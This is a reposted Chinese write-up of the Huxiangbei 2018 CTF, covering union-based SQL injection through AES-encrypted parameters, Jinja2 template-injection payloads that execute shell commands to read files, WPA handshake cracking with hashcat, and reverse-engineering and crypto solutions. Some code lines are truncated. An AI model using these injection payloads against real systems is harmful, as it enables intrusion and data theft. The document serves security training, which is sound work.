

93iv5.php id=,湖湘杯 2018 WriteUp (部分)

转载

云上彩 于 2021-04-01 06:58:45 发布 9 收藏

文章标签: [93iv5.php id=](#)

1、 CodeCheck(WEB)

测试admin ' or '1'='1'#, php报错。点击登录框下面的滚动通知, URL中有id=b3FCRU5iOU9IemZYc1JQSkY0WG5JZz09, 想到注入, 但是不管输入什么都给弹到index, 于是扔下这个思路。掏出目录扫描工具, 发现存在list.zip, 打开后是前面存在注入的界面。

```
<?php
header('content-type:text/html;charset=utf-8');
require_once './config.php';
//解密过程
function decode($data){//b3FCRU5iOU9IemZYc1JQSkY0WG5JZz09
    $td = mcrypt_module_open(MCRYPT_RIJNDAEL_128,'',MCRYPT_MODE_CBC,'');
    mcrypt_generic_init($td,'ydhagPQnexasDuW3','20182019202021');//初始化
    $data = mdecrypt_generic($td,base64_decode(base64_decode($data)));

    mcrypt_generic_deinit($td);
    mcrypt_module_close($td);

    if(substr(trim($data),-7)!='\xb2018'){
        echo '<script>window.location.href="/index.php";</script>';
    }else{
        return substr(trim($data),0,strlen(trim($data))-7);
    }
}
```

图中告诉了加密的算法, AES-128-CBC对称加密, 给了iv和key。并且若id后七位不是hxb2018则发生跳转(知道了之前一直跳index的原因), 并且在最后返回的内容中会过滤掉空格。

```
$id=decode($_GET['id']);
$sql="select id,title,content,time from notice where id=$id";
$info=$link->query($sql);
$arr=$info->fetch_assoc();
```

上图可以看到注入的下面根据审计出的东西进行构造sql注入语句, 因为会过滤空格, 所以需要对空格进行代替, 那就选择常用的注释/**/吧。

第一次注入为了测试有效性构造了1/**/and/**/1=2/**/union/**/select/**/1,2,3,4/**/hxb2018

对其进行AES-128-CBC加密, 加密配置如下图:



拿到加密的结果放到id=后面, 发现原通知部分显示了数字2和3, (3在正文部分)所以我们用第三个字段的位置来显示查询内容。

1, 构造爆表语句:

```
1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(table_name),4/**/from/**/information_schema.tables/**/wr
```

结果: notice, notice2, stormgroup_member

2, 构造爆字段语句:

```
1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(column_name),4/**/from/**/information_schema.columns/
```

结果: id, title

3, 构造爆记录语句:

```
1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(id,0x3a,title),4/**/from/**/notice2/**/hxb2018
```

结果: 1, hxb2018{088425ca08783233bbe9d21a3015f5f6}



(在这里没有写出加密的密文, 在之前已经讲了如何配置加密参数, 只需要把上面的SQL语句放进去直接加密就可以了。其他表和字段只需要替换相应位置的名字即可, 这里只列出了flag所在表)

在加密过程中注意的是AES-128-CBC加密的十六进制结果要进行两次base64 encode, 因为上面的代码中解密过程用了两次decode。

2、 XmeO(WEB)

这道题一上来看到登录框, admin。admin登录, 有个评论输入的页面, 尝试是不是代码执行或命令执行, 然后点击ADD添加以下代码:

```
{{({).__class__.__bases__[0].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['o'+s]}.popen('ls /home/XmeO').read())}}
```

(在这之前我是ls etc/passwd的, 发现可以读取文件, 就找了一下home目录的文件夹, 发现了XmeO与题目名一样的文件夹, 于是对该目录进行列文件)。下图:



根据flag格式 直接find:

```
{{({).__class__.__bases__[0].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['o'+s]}.popen('find .|xargs grep -ri "hxb" -l').read())}}
```

在这里一眼就看见了最后一个auto.js是第一次查询结果的第一个, 直接查看这个文件:

```
{{({).__class__.__bases__[0].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['o'+s]}.popen('cat /home/XmeO/auto.js').read())}}
```

```

var url="http://127.0.0.1:9990/admin";setInterval(function(){var webPage=require("webpage");var page=webPage.create();var setting={operation:"GET",encoding:"utf8",headers:{Referer:url}};page.addCookie({name:"hint",value:"Try to get admin's page content","domain":"127.0.0.1","path":"/admin/","httponly":false,"secure":false,"expires":(new Date()).getTime()+1000*60*60});page.addCookie({name:"flag",value:"hxb2018#4532715fa39320f62695ee0471b1","domain":"127.0.0.1","path":"/admin/mysecret_directory","httponly":false,"secure":false,"expires":(new Date()).getTime()+1000*60*60});page.addCookie({name:"session",value:"eyJjc3RmX3RvaZVup7BiIjoWIRZNE0YUXINR1pqTKrUNU16RXPQalqWkRNmK4YUmsZVGs1TXpFelpHTmpabVEwWVRSak1RPT0iSwdkXNkms5hbWUjOUhZG1pbjU9DoVbkwylHkxfjRjM42G10gkcTQz4","domain":"127.0.0.1","path":"/admin/","httponly":true,"secure":false,"expires":(new Date()).getTime()+1000*60*60});page.open(url,setting,function(status){console.log(page.content);setTimeout(function(){},7000)});},7000);

```

3.Flow(MISC)

No.	Time	Source	Destination	Protocol	Length	Info
2	19:40:20.188450	02:ec:0a:5e:be:6b	ff:ff:ff:ff:ff:802.11	228	Beacon frame, SN=40, FN=0, Flags=....., BI=100, SSID=ctf	
-	19:40:38.149025	02:ec:0a:5e:be:6b	e8:4e:06:53:7..EAPOL	133	Key (Message 1 of 4)	
-	19:40:38.150562	02:ec:0a:5e:be:6b	e8:4e:06:53:7..EAPOL	133	Key (Message 1 of 4)	
-	19:40:38.152097	02:ec:0a:5e:be:6b	e8:4e:06:53:7..EAPOL	133	Key (Message 1 of 4)	
-	19:40:38.153633	02:ec:0a:5e:be:6b	e8:4e:06:53:7..EAPOL	133	Key (Message 1 of 4)	
-	19:40:38.154659	02:ec:0a:5e:be:6b	e8:4e:06:53:7..EAPOL	133	Key (Message 1 of 4)	
-	19:40:38.156673	e8:4e:06:53:79:e2	02:ec:0a:5e:b..EAPOL	155	Key (Message 2 of 4)	
-	19:40:38.159779	02:ec:0a:5e:be:6b	e8:4e:06:53:7..EAPOL	189	Key (Message 3 of 4)	
-	19:40:38.162338	02:ec:0a:5e:be:6b	e8:4e:06:53:7..EAPOL	189	Key (Message 3 of 4)	
-	19:40:38.164386	02:ec:0a:5e:be:6b	e8:4e:06:53:7..EAPOL	189	Key (Message 3 of 4)	
-	19:40:38.166985	e3:4e:06:53:79:e2	02:ec:0a:5e:b..EAPOL	133	Key (Message 4 of 4)	

提取pcap包在线转换成hccapx格式

用Hashcat 爆破

```

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D VENDOR_ID=64
2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=2500 -D _unroll'
Dictionary cache built:
* Filename...: 400w%E5%B8%B8%E7%94%A8%E5%AF%86%E7%A0%81/lpass01.txt
* Passwords...: 234780
* Bytes.....: 2421264
* Keyspace...: 234780
* Runtime...: 0 secs

08df691e2cbd1fa58263229b6bac7229:02ec0a5e6b:e84e065379e2:ctf:password1

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA-EAPOL-PBKDF2
Hash.Target.....: ctf (AP:02:ec:0a:5e:be:6b STA:e8:4e:06:53:79:e2)
Time.Started....: Sun Nov 18 17:42:42 2018 (2 mins, 9 secs)
Time.Estimated...: Sun Nov 18 17:44:51 2018 (0 secs)
Guess.Base.....: File (400w%E5%B8%B8%E7%94%A8%E5%AF%86%E7%A0%81/lpass01.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....: 1310 H/s (11.54ms) @ Accel:256 Loops:64 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 168960/234780 (71.97%)
Rejected.....: 0/168960 (0.00%)
Restore.Point....: 167936/234780 (71.53%)
Candidates.#1....: passzong -> qwaszxin7
HWMon.Dev.#1....: N/A

```

然后用wireshark导入密码解密

搜索flag

No.	Time	Source	Destination	Protocol	Length	Info
-	19:40:39.902173	192.168.43.86	194.51.15.126	HTTP	187	GET /ncs1.txt HTTP/1.1
-	19:40:47.484381	192.168.43.86	117.18.237.29	OCSP	526	Request
-	19:40:47.615970	117.18.237.29	192.168.43.86	OCSP	878	Response
-	19:40:47.621597	192.168.43.86	117.18.237.29	OCSP	526	Request
-	19:40:47.759332	117.18.237.29	192.168.43.86	OCSP	878	Response
+	19:40:50.065055	192.168.43.86	101.200.172.1	HTTP	669	GET /search/?search=flag(h4lf is 3n0ugh) HTTP/1.1
+	19:40:50.227362	101.200.172.135	192.168.43.86	HTTP	798	HTTP/1.1 200 OK (text/html)

4.题目名: Welcome(MISC)

解题思路、相关代码和Flag截图:

这个题就不说了, 关注要求的公众号, 发hxb2018就行

5题目名: Replace(REVERSE)

解题思路、相关代码和Flag截图:

解题思路: 拿到题, 先拖进ida再说, 然而发现加壳了, 查壳发现是upx的壳, 遂找了个upx脱壳机, 脱壳成功!

然而, 脱壳后的程序无法正常运行, 便再次拖入ida, 这时代码可以顺利分析了, 能不能运行就不重要了。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char Buf; // [esp+4h] [ebp-2Ch]
4     char Dst; // [esp+5h] [ebp-2Bh]
5
6     Buf = 0;
7     memset(&Dst, 0, 0x27u);
8     printf("Welcome The System\nPlease Input Key:");
9     gets_s(&Buf, 0x28u);
10    if ( strlen(&Buf) - 35 <= 2 )
11    {
12        if ( sub_401090(&Buf) == 1 )
13            printf("Well Done!\n");
14        else
15            printf("Your Wrong!\n");
16    }
17    return 0;
```

上图是程序, 关键点就在sub_401090()函数里, 进入:

```
int v11; // eax
int v12; // ecx

v2 = a1;
if ( a2 != 35 )
    return -1;
v4 = 0;
while ( 1 )
{
    v5 = *(_BYTE *) (v4 + v2);
    v6 = (v5 >> 4) % 16;
    v7 = (16 * v5 >> 4) % 16;
    v8 = byte_402150[2 * v4];
    if ( v8 < 48 || v8 > 57 )
        v9 = v8 - 87;
    else
        v9 = v8 - 48;
    v10 = byte_402151[2 * v4];
    v11 = 16 * v9;
    if ( v10 < 48 || v10 > 57 )
        v12 = v10 - 87;
    else
        v12 = v10 - 48;
    if ( (unsigned __int8)byte_4021A0[16 * v6 + v7] != ((v11 + v12) ^ 0x19) )
        break;
    if ( ++v4 >= 35 )
        return 1;
}
return -1;
```

分析了下, 发现该算法利用已有字节数组对每个输入字符进行了加密, 因此思路就是:

python模仿加密算法进行字节爆破。

Python脚本如下:

a1=
[0x32,0x61,0x34,0x39,0x66,0x36,0x39,0x63,0x33,0x38,0x33,0x39,0x35,0x63,0x64,0x65,0x39,0x36,0x64,0x36,0x

a2=
[0x61,0x34,0x39,0x66,0x36,0x39,0x63,0x33,0x38,0x33,0x39,0x35,0x63,0x64,0x65,0x39,0x36,0x64,0x36,0x64,0x

a3=
[0x63,0x7C,0x77,0x7B,0xF2,0x6B,0x6F,0xC5,0x30,0x01,0x67,0x2B,0xFE,0xD7,0xAB,0x76,0xCA,0x82,0xC9,0x7

def check(ch,i):

```

v6 = (ord(ch) >> 4) % 16
v7 = (16 * ord(ch) >> 4) % 16
v8 = a1[2 * i]
if chr(v8) < '0' or chr(v8)
> '9':
v9 = v8 - ord('W')
else:
v9 = v8 - ord('0')
v10 = a2[2 * i]
v11 = 16 * v9
if chr(v10) < '0' or chr(v10)
> '9':
v12 = v10 - ord('W')
else:
v12 = v10 - ord('0')
if a3[16 * v6 + v7] != ((v11 + v12) ^ 0x19):
return False
i
+= 1
return True
buf = ['1', '2', '3']
flag = []
for i in range(0, 35):
for ch in range(0x20,0x7F):
if check(chr(ch), i):
flag.append(chr(ch))
print("".join(flag))

```

运行脚本，很容易就得到flag:




```

flag{This_is_Simple_Replac3_Enc0d3}

```

6、 题目名: Common Crypto(CRYPTO)



将明文转换成字符串：



可以看到后面是乱码，因为只有前16个字节被真正加密，后面均是填充，故第一步得到的串补在刚得到的串(取16字节)后面即得到正确flag：

hxb2018{3d39929451ee66ab1658c073}